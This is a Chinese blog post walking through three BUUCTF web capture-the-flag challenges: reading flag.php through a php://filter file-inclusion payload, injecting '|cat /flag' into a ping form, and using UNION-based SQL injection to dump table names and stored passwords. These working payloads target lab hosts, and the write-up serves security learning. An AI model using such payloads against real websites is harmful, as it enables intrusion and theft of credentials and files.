BUUCTF——web（[极客大挑战 2019]Secret File、[ACTF2020 新生赛]Exec、[极客大挑战 2019]LoveSQL）

原创

征__程 于 2021-07-16 15:15:33 发布 209 收藏 1


分类专栏： CTF题目解析 文章标签： 安全 信息安全 web 网络安全

本文链接：https://blog.csdn.net/LizePing_/article/details/118787048

BUUCTF-web


[极客大挑战 2019]Secret File

做题思路




所以说，江路远 是谁啊？？


根据元素里面提示，我们去这个页面看一看




有点恐怖啊兄弟们，来到了这个页面。我们继续深究下
点secret，接着看，。
然后他告诉查阅结束，关键提示点来了啊。他说没看清？？？那肯定是我们忽略了什么。

再来一遍，。这回我们抓包。看看每个包里的内容。在一个重定向包里面看到了一个secr3t.php。






果然是错过了什么，我们访问看下



这回提示放在了flag.php里面。接着访问看看，丫的蒂花之皮。




看来又是再考我们文件包含啦。回过头去看看最后的代码，利用伪协议测试下

```
file://  访问本地文件系统
http://  访问 HTTPs 网址
ftp://  访问 ftp URL
Php://  访问输入输出流
Zlib://  压缩流
Data://  数据
Ssh2://  security shell2
Expect://  处理交互式的流
Glob://  查找匹配的文件路径

filter 不需要开启allow_url_fopen 或者 allow_url_include

filter://resource=文件路径（可以绝对或者相对）
php://filter  设计用来过滤筛选文件
```

如果想要读取运行php文件的源码，可以先base64编码，再传入include函数，这样就不会被认为是php文件，不会执行，会输出文件的base64编码

构造payload ：http://f49d0d72-bdea-463e-b870-1647943c65af.node4.buuoj.cn/secr3t.php?file=php://filter/read=convert.base64-encode/resource=flag.php

得到base64编码，再解码就得到最后的flag



[ACTF2020 新生赛]Exec

做题思路

打开题目是这个页面，这个我熟啊！

目的是为了执行ping命令的时候，顺带执行别的命令。
我们
ping 1.1.1.1 &dir
试试，在windows下，&可以连接执行下一条命令。dir是显示当前路径下的所有文件，类似linux的ls命令
。

好吧，发现没什么反应，应该不是windows系统，试试linux，
用ping1.1.1.1 | ls 试一下

发现回显当前路径下有个index.php的页面，应该不是我们想要的

PING

```
index.php
```

现在危险性已经出来了。可以执行任意命令。这个靶场的flag一般都是放在根目录。
ping 1.1.1.1 |ls 试一下

PING

```
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
```

再接命令
ping 1.1.1.1|cat /flag


PING

```
flag{4cc85641-54f2-4b36-ad1f-4c4908dfd235}
```

[极客大挑战 2019]LoveSQL


做题思路

这应该接之前的easy sql。再次用万能密码登录
1’or 1 = 1 or ‘1’='1#
得到admin的账号密码。




试了一圈发现没什么用啊，登录的已经是admin账号了

那么看来只能乖乖的用sql注入了




随便输入账号密码，看到提交的name和passwd居然在get请求里面。。。

想了想这是靶场，可以理解，
先构造payload
/check.php?username=11’order by 1,2,3,4%23&password=11



用order by 来测试，发现有三位可以成功，第四位就报错了。

我们继续用union select来回显数据



好了，接下来的常规操作就不再多写了，既然说sqlmap是没有灵魂的，那么就给它注入灵魂，拔刀吧！

.

.

.

.

.


.


.

我回来了，sqlmap跑不出来，继续手工注入。

先看下当前在哪个库，


username=1’ union select 1,database(),3#&password=1






得到geek库

username=1’ union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()#&password=1




得到两个表，再看表里有哪些字段

username=1’ union select 1,group_concat(column_name),3 from information_schema.columns where table_name=‘l0ve1ysq1’%23&password=1



再抓取字段里的内容

username=1’ union select 1,group_concat(password),3 from l0ve1ysq1%23&password=1



Hello

